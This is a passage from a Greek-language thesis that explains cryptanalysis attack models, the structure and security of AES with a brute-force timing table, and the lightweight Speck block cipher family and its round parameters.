τους μηχανισμούς κρυπτογραφίας όπως για παράδειγμα στα ασύμμετρα κρυπτοσυστήματα, στις ψηφιακές υπογραφές και στους κώδικες αυθεντικοποίησης μηνύματος.

Η κρυπτανάλυση όμως δεν έχει μόνο ως άμεσο σκοπό την υποκλοπή αλλά αποσκοπεί επίσης στο να μελετήσει ιδιότητες που πρέπει να πληρούνται από κρυπτογραφικούς

αλγορίθμους για να είναι κατά το δυνατόν «ανθεκτικοί» και χωρίς αδύναμα σημεία. Με τον τρόπο αυτό, «σπάζοντας» δηλαδή κάποιον αλγόριθμο, οδηγούμαστε σε ασφαλέστερες δομές και τεχνικές – αφού αναδεικνύουμε ιδιότητες που πρέπει να είναι παρούσες - με απώτερο σκοπό να κατασκευαστούν ισχυρότεροι κρυπτογραφικά αλγόριθμοι. Ο βαθμός στον οποίο ένας αλγόριθμος έχει κρυπταναλυθεί απέναντι σε κάποιες βασικές επιθέσεις, αποτελεί σήμερα το βασικότερο κριτήριο για να χαρακτηριστεί ένας αλγόριθμος ασφαλής και να προτιμηθεί σε σχέση με κάποιον άλλο. Αυτό κατ' επέκταση αποτελεί την βασική προϋπόθεση για την υιοθέτησης τους σε διάφορες τεχνολογίες ή πλατφόρμες. Χαρακτηριστικό παράδειγμα αποτελεί ο αλγόριθμος AES ο οποίος έχει κρυπταναλυθεί αρκετά τα τελευταία χρόνια και θεωρείται ασφαλής: κάθε επίθεση που έχει πρακτικά γίνει στον AES είτε είναι μη ρεαλιστική είτε είναι πρακτική σε περιορισμένο μόνο αριθμό γύρων. Για παράδειγμα, αν η έκδοση του AES με μέγεθος κλειδιού 256 bits είχε μόνο 10 γύρους, τότε ο αλγόριθμος θα μπορούσε να «σπάσει» με 2^{45} δοκιμές.

Η αποτίμηση της ασφάλειας των κρυπτογραφικών αλγορίθμων πραγματοποιείται ελέγχοντας δύο τύπους ασφαλείας: την απεριόριστη ασφάλεια και την υπολογιστική ασφάλεια. Ένα σύστημα θεωρείται απεριόριστα ασφαλές αν ανεξάρτητα από το πόσο μεγάλου τμήματος είναι γνωστό, δεν υπάρχει αρκετή πληροφορία για την ανάκτηση του αρχικού μηνύματος ακόμα και αν ένας κακόβουλος διαθέτει άπειρη υπολογιστική ισχύ. Από την άλλη πλευρά ένα κρυπτογραφικό σύστημα χαρακτηρίζεται ως υπολογιστικά ασφαλές αν είναι υπολογιστικά αδύνατο να «σπάσει». Αναδιατυπώνοντας την υπολογιστική ασφάλεια διαφορετικά θα λέγαμε υφίσταται όταν είναι αδύνατον με τους υπάρχοντες υπολογιστικούς πόρους να ανακτήσει ένας υποκλοπέας το αρχικό μήνυμα, εάν γνωρίζει το κρυπτοκείμενο. Ο βασικός στόχος των σύγχρονων κρυπτογραφικών συστημάτων είναι η υπολογιστική ασφάλεια.

2.2.1 Τύποι επιθέσεων

Γενικότερα η ασφάλεια ενός κρυπτογραφικού αλγορίθμου θα πρέπει να βασίζεται μόνο στην γνώση του κλειδιού και την ισχύ του αλγορίθμου και όχι στην μυστικότητά του. Σε κάθε περίπτωση θα πρέπει να ενεργούμε βασιζόμενοι στην αρχή του Kerchoff, βάσει της οποίας, ένας αλγόριθμος θα πρέπει να είναι γνωστός σε όλους και το μόνο μυστικό

είναι το κλειδί (Λιμνιώτης 2014). Στην συνέχεια παραθέτουμε τις βασικές κατηγορίες των επιθέσεων που δυνητικά λαμβάνουν χώρα στην κρυπτανάλυση.

2.2.1.1 Επιθέσεις γνωστού κρυπτοκειμένου (Ciphertext only attacks)

Σε αυτή τη κατηγορία επιθέσεων ο επιτιθέμενος γνωρίζει μόνο το κρυπτογραφημένο κείμενο και επιδιώκει από αυτό να αναγνωρίσει τα στατιστικά της γλώσσας (ιδανικά, να ανακαλύψει το αρχικό μήνυμα). Αυτό το είδος επίθεσης είναι το πιο συχνά χρησιμοποιούμενο στην πράξη, ωστόσο θεωρείται και ο η πιο εύκολα αντιμετωπίσιμη. Συνήθως σε μια επιτυχημένη κρυπτανάλυση αυτού του τύπου απαιτείται ο κρυπταναλυτής έχει κάποια πληροφορία του αρχικού μηνύματος (plaintext), όπως για παράδειγμα σε ποια γλώσσα έχει γραφτεί το αρχικό μήνυμα, αν χρησιμοποιείται κάποιο πρωτόκολλο με προκαθορισμένο header κτλ.

Μια υποκατηγορία των επιθέσεων αυτού του τύπου είναι οι **επιθέσεις εξαντλητικής αναζήτησης (Brute force attacks).** Σε αυτές ο επιτιθέμενος μπορεί να δοκιμάσει όλα τα δυνατά κλειδιά αποκρυπτογράφησης μέχρι να βρει το κλειδί που έχει χρησιμοποιηθεί. Είναι μια διαδικασία υπολογιστικά ακριβή μη αποτελεσματική εάν επιλεγεί επαρκώς μεγάλο μέγεθος κλειδιού.

2.2.1.2 Επιθέσεις αρχικού μηνύματος (Known plaintext attacks)

Σε αυτή τη κατηγορία ο επιτιθέμενος εκτός από το κρυπτοκείμενο γνωρίζει και έναν περιορισμένο αριθμό από τμήματα του αρχικού μηνύματος που αντιστοιχούν σε συγκεκριμένα κρυπτογραφήματα. Δηλαδή γνωρίζει συγκεκριμένα ζεύγη αρχικών μηνυμάτων (plaintext) και κρυπτογραφημάτων (ciphertext). Ένα ενδιαφέρον παράδειγμα των επιθέσεων αυτού του τύπου είναι αυτό της κρυπτανάλυσης της μηχανής Enigma που έλαβε χώρα κατά τον 2ο Παγκόσμιο Πόλεμο, από τους συμμάχους. Στην όλη διαδικασία συνέβαλε το γεγονός ότι οι Βρετανοί κρυπταναλυτές στο Bletchley Park είχαν στην κατοχή τους αφενός τμήματα κλεμμένου αρχικού κειμένου από τους Γερμανούς και αφετέρου είχαν υποκλέψει τα αντίστοιχα κρυπτογραφημένα τμήματα που αντιστοιχούσαν σε αυτά.

Σήμερα άλλα παραδείγματα τέτοιων επιθέσεων αφορούν την κρυπτανάλυση σε ορισμένα αρχεία τα οποία πάντα ξεκινούν με ένα συγκεκριμένο pattern, πληροφορία που μπορεί να αξιοποιηθεί από έναν επιτιθέμενο για να δημιουργήσει ζεύγη μεταξύ αρχικών μηνυμάτων και κρυπτογραφημάτων.

2.2.1.3 Επιθέσεις επιλεγμένου αρχικού μηνύματος (Chosen plaintext attacks)

Στις επιθέσεις αυτές ο επιτιθέμενος είναι σε θέση να επιλέξει ο ίδιος συγκεκριμένα τμήματα του αρχικού μηνύματος, θέτοντας ειδικά επιλεγμένες τιμές και να παρατηρήσει τα αντίστοιχα κρυπτογραφήματα που προκύπτουν. Αυτό του επιτρέπει να εξερευνήσει περιοχές του αρχικού κειμένου όπου παρατηρούνται φαινόμενα μη τυχαιότητας και το αρχικό μήνυμα μπορεί να κρυπτογραφείται κάθε φορά σε αντίστοιχα αν όχι πανομοιότυπα κρυπτοκείμενα. Αυτός ο τύπος επιθέσεων χρησιμοποιείται συχνά στα ασύμμετρα κρυπτοσυστήματα όπου το κλειδί που χρησιμοποιείται για την κρυπτογράφηση διαφόρων μηνυμάτων διανέμεται δημόσια, επιτρέποντας σε κάποιον εισβολέα να δημιουργήσει κρυπτογραφήματα από όποιο αρχικό κείμενο επιθυμεί. Επομένως οι αλγόριθμοι δημοσίου κλειδιού θα πρέπει να είναι ανθεκτικοί σε όλες τις επιθέσεις επιλεγμένου αρχικού μηνύματος.

2.2.1.4 Επιθέσεις επιλεγμένου κρυπτοκειμένου (Chosen ciphertext attacks)

Τέλος σε αυτή τη κατηγορία η οποία είναι αντίστροφης λογικής με τις προηγούμενες, ο επιτιθέμενος επιλέγει συγκεκριμένα κρυπτογραφημένα τμήματα και στην συνέχεια παρατηρεί πως αυτά αποκρυπτογραφούνται αν χρησιμοποιηθεί το μυστικό κλειδί της κρυπτογράφησης. Για την υλοποίηση της εν λόγω επίθεσης σε πραγματικές συνθήκες, απαιτείται από τον αναλυτή να έχει πρόσβαση στο κανάλι επικοινωνίας και πιο συγκεκριμένα στην πλευρά του αποδέκτη των κρυπτογραφημένων μηνυμάτων.

2.2.2 Ο Αλγόριθμος AES

Το AES είναι του ακρωνύμιο του Advanced Encryption Standard το οποίο θεσπίστηκε από το Αμερικάνικο Ινστιτούτο Τεχνολογίας και standards (NIST) το 2001 ως ένα πρότυπο συμμετρικής κρυπτογράφησης και βασίστηκε στον αλγόριθμο Rijndael (Daemen 2003). Τα κριτήρια τα οποία οδήγησαν το NIST στην επιλογή του Rijndael για το πρότυπο AES ήταν η υψηλή του ταχύτητα, η ανθεκτικότητα σε όλες τις γνωστές κρυπταναλυτικές μεθόδους, η σχεδιαστική απλότητα αλλά και η ευκολία υλοποίησης και μεταφοράς του σε διάφορες πλατφόρμες χωρίς να διαφοροποιούνται ιδιαίτερα τα καλά του χαρακτηριστικά. Σήμερα ο αλγόριθμος AES χρησιμοποιείται παγκοσμίως και δημιουργήθηκε για να αντικαταστήσει το επισφαλές παλαιότερο πρότυπο DES. Ανήκει στην κατηγορία των αλγορίθμων συμμετρικής κρυπτογραφίας όπου και χρησιμοποιεί ένα κοινό κλειδί για την κρυπτογράφηση και την αποκρυπτογράφηση των μηνυμάτων.

Το πρότυπο υποστηρίζει την χρήση κλειδιών μήκους 128, 192 και 256 bits. Αναλόγως με το ποιο μήκος του κλειδιού χρησιμοποιείται υφίστανται οι συντομεύσεις AES-128, AES-192 και AES-256 στις διάφορες εφαρμογές. Ανεξαρτήτως του μεγέθους του κλειδιού, ο αλγόριθμος πάντα επενεργεί σε τμήματα μεγέθους 128 bits και η διαδικασία κρυπτογράφησης είναι επαναληπτική. Αυτό σημαίνει ότι τα αρχικά δεδομένα χωρίζονται σε επιμέρους τμήματα μήκους 128 bits και σε κάθε μπλοκ δεδομένων γίνεται μια επεξεργασία η οποία επαναλαμβάνεται έναν αριθμό από φορές ανάλογα με το μήκος κλειδιού. Κάθε επανάληψη ονομάζεται γύρος (round). Στον πρώτο γύρο επεξεργασίας ως είσοδος δίδεται ένα plaintext μπλοκ και το αρχικό κλειδί, ενώ στους γύρους που ακολουθούν ως είσοδος τροφοδοτείται το μπλοκ που έχει προκύψει από τον προηγούμενο γύρο καθώς και ένα κλειδί που έχει παραχθεί από το αρχικό με βάση κάποια διαδικασία που ορίζει ο αλγόριθμος. Το τελικό προϊόν αυτής της διαδικασίας είναι ένα κρυπτοκείμενο (ciphertext).

Το πλήθος των γύρων είναι 10 για κλειδί μήκους 128bits, 12 για κλειδί 192 bits και 14 όταν χρησιμοποιείται κλειδί μήκους 256bits. Όπως γίνεται αντιληπτό, το πλήθος των επαναλήψεων εξαρτάται από το μήκος του κλειδιού. Σε κάθε γύρο συνδυάζονται με επαναλαμβανόμενο τρόπο αντικαταστάσεις (substitutions) και αναδιατάξεις (permutations).

Πιο συγκεκριμένα, το κάθε τμήμα μεγέθους 128 bit εκλαμβάνεται ως ένας δυδιάστατος πίνακας – όπου κάθε χρονική στιγμή η τρέχουσα τιμή του αποκαλείται κατάσταση (state) - ο οποίος έχει 4 γραμμές από bytes, με την κάθε γραμμή να αποτελείται από 4 bytes (ήτοι 32bits -> 4 γραμμές x 32 = 128 bits το μέγεθος του μπλοκ), λαμβάνουν χώρα οι εξής πράξεις:

- Ένας μετασχηματισμός αντικατάστασης bytes, χρησιμοποιώντας κάποιον σχετικό πίνακα αντικατάστασης με τη χρήση των λεγόμενων μονάδων αντικατάστασης - S-Boxes (SubBytes).
- Ένας μηχανισμός ολίσθησης των bytes της κατάστασης (ShiftRow)
- Μία διαδικασία ανάμιξης των bytes της κατάστασης βάση ενός πίνακα (MixColumns)
- Η διαδικασία πρόσθεσης (XOR) του κλειδιού στα παραπάνω αποτελέσματα

Αναφορικά με την ασφάλεια του AES συγκριτικά με το παλαιότερο πρότυπο DES ισχύει πως αν υπήρχε ένα υπολογιστικό σύστημα που, με εξαντλητική αναζήτηση (bruteforce), θα έσπαγε τον DES σε 1 δευτερόλεπτο, τότε αυτή η μηχανή θα χρειαζόταν 149 τρισεκατομμύρια χρόνια για να σπάσει τον AES με μήκος κλειδιού 128 bit. Η ενέργεια δε που απαιτείται για να δοκιμαστούν όλοι οι συνδυασμοί (2^{128}) ενός κλειδιού μήκους 128bits από ένα υπολογιστικό σύστημα θα παρήγαγε παράπλευρη θερμότητα που θα έβραζε όλους τους ωκεανούς της γης 16000 φορές. Αξίζει να σημειωθεί ότι αυτό αφορά το μικρό μήκους κλειδιού. Στην περίπτωση της εξαντλητικής αναζήτησης για τον AES-256 οι ωκεανοί θα εξατμίζονταν περίπου 10^{42} φορές (Daemen 2003). Στην συνέχεια παραθέτουμε τον πίνακα 1 ο οποίος περιλαμβάνει τους πιθανούς συνδυασμούς των κλειδιών αλλά και τους χρόνους που απαιτούνται για την εξαντλητική αναζήτηση σε διάφορα υποστηριζόμενα μεγέθη κλειδιών. Αυτό λαμβάνοντας υπόψη ότι ο καλύτερος υπερυπολογιστής σήμερα έχει την δυνατότητα να εκτελεί πράξεις περίπου με ταχύτητα 10.51 Pentaflops (Chivers 2011) και με την υπόθεση ότι κάθε έλεγχος συνδυασμού απαιτεί 1000 flops (Arora 2012). Έτσι οι έλεγχοι συνδυασμών που μπορούν να γίνουν ανά δευτερόλεπτο είναι = 10.51 x 10^{15}) / 1000 = 10.51 x 10^{12}. Διαιρώντας λοιπόν τους πιθανούς συνδυασμούς με αυτό το μέγεθος μπορούμε να υπολογίσουμε τον χρόνο που απαιτείται για να «σπάσει» ένας αλγόριθμος συμμετρικού κλειδιού με την μέθοδο της εξαντλητικής αναζήτησης.

Μέγεθος Κλειδιού	Πιθανοί συνδυασμοί	Χρόνος για να «σπάσει»
1 bit	2	Στιγμιαία
2 bit	4	Στιγμιαία
4 bit	16	Στιγμιαία
8 bit	256	Στιγμιαία
16 bit	65536	Στιγμιαία
32 bit	2^{32} ή 4.2×10^{9}	Σε μερικά δευτερόλεπτα
56 bit (**DES**)	2^{56} ή 7.2×10^{16}	~ 339 δευτερόλεπτα
64 bit	2^{64} ή 1.8×10^{19}	~ 19 ημέρες
128 bit (**AES**)	2^{128} ή 3.4×10^{38}	**1.02×10^{18} έτη**
192 bit (**AES**)	2^{196} ή 6.2×10^{57}	**1.872×10^{37} έτη**
256 bit (**AES**)	2^{256} ή 1.1×10^{77}	**3.31×10^{56} έτη**

Πίνακας 1

Επιπρόσθετα οι σχεδιαστές του AES κατέδειξαν ότι ο αλγόριθμος είναι ιδιαίτερα ανθεκτικός έναντι της διαφορικής και της γραμμικής κρυπτανάλυσης (οι οποίες είναι σημαντικές τεχνικές κρυπτανάλυσης που είχαν αναπτυχθεί τα προηγούμενα χρόνια) αλλά και έναντι άλλων γνωστών κρυπταναλυτικών τεχνικών.

Γενικότερα, οι αλγόριθμοι τμήματος γενικά για να διασφαλίσουν ένα υψηλό επίπεδο ασφάλειας θα πρέπει να έχουν, μεταξύ άλλων, υψηλή διάχυση (diffusion) και μη-γραμμικότητα (nonlinearity). Η διάχυση καθορίζεται από την εξάπλωση της επίδρασης των bits του αρχικού μηνύματος στο τελικό κρυπτοκείμενο. Για να υφίσταται πλήρης διάχυση θα πρέπει τα bits μίας κατάστασης να εξαρτώνται από όλα τα bits της προηγούμενης κατάστασης. Αναφορικά με τη μη-γραμμικότητα, πρόκειται για μία ιδιότητα που αυξάνει την αντίσταση του κρυπτοκειμένου σε συγκεκριμένες κρυπταναλυτικές επιθέσεις: πιο συγκεκριμένα, αν ένας επιτιθέμενος επιδιώκει να ανακτήσει πλήρως το κλειδί που χρησιμοποιήθηκε από ένα γνωστό τμήμα του, το

χαρακτηριστικό της μη-γραμμικότητας θα τον αποτρέψει από το να εφαρμόσει αλγεβρικές τεχνικές για την ανάκτηση του μυστικού κλειδιού.

Στην περίπτωση του AES η διάχυση επιτυγχάνεται μέσω των μετασχηματισμών ShiftRows και MixColumns, ενώ η μη γραμμικότητα επιτυγχάνεται με τους μηχανισμούς αντικατάστασης (S-Boxes).

Πέραν από τις επιθέσεις εξαντλητικής αναζήτησης, το 2006 πραγματοποιήθηκαν οι γνωστότερες επιθέσεις στον AES κρυπταναλύοντας τον, σε 7 γύρους με κλειδί μήκους 128bits, σε 8 γύρους με κλειδί μήκους 192bits και σε 9 γύρους για κλειδί μήκους 256bit (Ferguson 2001).

Μέχρι τον Μάιο του 2009, οι μόνες επιτυχημένες επιθέσεις κρυπτανάλυσης του AES με πλήρη αριθμό γύρων, ήταν οι επιθέσεις παράπλευρου καναλιού (side-channel attacks) σε κάποιες υλοποιήσεις του προτύπου. Αυτό το είδος επιθέσεων εκμαιεύει οποιεσδήποτε πληροφορίες από την συσκευή κρυπτογράφησης οι οποίες είναι χρήσιμες για έναν επιτιθέμενο καθώς μπορεί να περιέχουν μυστικά του ίδιου του κρυπτοσυστήματος, όπως είναι το κρυπτογραφικό κλειδί, ολόκληρο ή κάποιο μέρος του αρχικού κειμένου, αλλά και πληροφορία των εσωτερικών καταστάσεων της συσκευής κρυπτογράφησης. Ωστόσο ο αλγόριθμος καθαυτός δεν αποδυναμώθηκε από αυτές τις επιθέσεις. Έπειτα από την προαναφερόμενη περίοδο εμφανίστηκαν κάποιες άλλες επιθέσεις που εκμεταλλεύονται τον μηχανισμό παραγωγής υποκλειδιών. Είναι γεγονός πως ήταν αποτελεσματικές για έναν περιορισμένο αριθμό γύρων και απέδιδαν χρήσιμα αποτελέσματα για μέγεθος κλειδιού 192bits και 256bits, αλλά όχι για 128bits (Biryukov 2009).

Εν κατακλείδι αξίζει να αναφερθεί πάντως, πως μέχρι σήμερα δεν υφίσταται καμία πρακτική επίθεση που να αποδυναμώνει τον αλγόριθμο Rinjdael και να επιτρέπει σε κάποιον κακόβουλο να διαβάσει επιτυχώς μηνύματα που έχουν κρυπτογραφηθεί με το πρότυπο AES.

2.2.3 Ο Αλγόριθμος Speck

Με τον όρο Speck προσδιορίζουμε μία οικογένεια «αποδοτικών» (lightweight) κρυπτογραφικών αλγορίθμων τμήματος που δημοσιεύθηκαν από την Εθνική Υπηρεσία Ασφαλείας των Η.Π.Α. (National Security Agency – NSA) τον Ιούνιο του 2013 (Beuilieu 2013). Η οικογένεια αυτή κατασκευάστηκε με στόχο τη βελτιστοποίησή της για χρήση σε υλοποιήσεις και εφαρμογές λογισμικού: αντίστοιχα προτάθηκε και μία άλλη οικογένεια, γνωστή με τον όρο Simon, η οποία έχει βελτιστοποιηθεί για υλοποιήσεις σε υλικό. Στο πλαίσιο της παρούσας διατριβής μελετούμε τα χαρακτηριστικά του Speck τον οποίο ενσωματώσαμε στην σουίτα tlslite-ng.

Ο κρυπτογραφικός αλγόριθμος Speck ανήκει σε μία κατηγορία αλγορίθμων που αποκαλούνται ως ARX (Add-Rotate-XOR), λόγω του ότι σε κάθε γύρο κρυπτογράφησης πραγματοποιούνται διαδοχικά οι πράξεις: πρόσθεση σε αριθμητική υπολοίπων (modulo), κυκλική ολίσθηση και η πράξη XOR. Η μη γραμμικότητα στους αλγορίθμους τύπου ARX δεν καθορίζεται από χρήση κάποιου S-box (όπως είδαμε στον AES) αλλά από την πράξη της πρόσθεσης σε αριθμητική υπολοίπων. Επιπλέον ένα βασικό χαρακτηριστικό του Speck είναι ότι υποστηρίζει μία ποικιλία από διαφορετικά μεγέθη κλειδιών (key size) και μεγέθη τμήματος (block size). Ένα τμήμα είναι πάντα μεγέθους 2 λέξεις (words), αλλά το μήκος των λέξεων (words) σε bits είναι μεταβλητό ανάλογα με το μέγεθος του κλειδιού, όπου μπορεί να είναι 16, 24, 32, 48 ή 64 bits. Το κλειδί επίσης μπορεί να έχει μήκος 2, 3, ή 4 λέξεις (words).

Ο κάθε γύρος του αλγορίθμου αποτελείται από δύο κυκλικές ολισθήσεις, την πρόσθεση modulo της δεξιάς λέξης στην αριστερή, την πρόσθεση XOR του κλειδιού με την αριστερή λέξη και την πρόσθεση XOR αυτού του αποτελέσματος με τη δεξιά λέξη.


Ο μηχανισμός παραγωγής των υπο-κλειδιών για κάθε γύρο κρυπτογράφησης (key schedule) χρησιμοποιεί την ίδια ακολουθία πράξεων. Ο συνολικός αριθμός των επαναλήψεων (γύρων) που εκτελείται ο αλγόριθμος είναι άρρηκτα συνδεδεμένος με τις παραμέτρους που επιλέγονται. Στον Πίνακα 2 παραθέτουμε αυτά τα στοιχεία συγκεντρωτικά.

Μέγεθος	Μέγεθος Κλειδιού σε bits	Γύροι
2×16 = 32	4×16 = 64	22
2×24 = 48	3×24 = 72	22
	4×24 = 96	23
2×32 = 64	3×32 = 96	26
	4×32 = 128	27
2×48 = 96	2×48 = 96	28
	3×48 = 144	29
2×64 = 128	2×64 = 128	32
	3×64 = 192	33
	4×64 = 256	34


Πίνακας 2

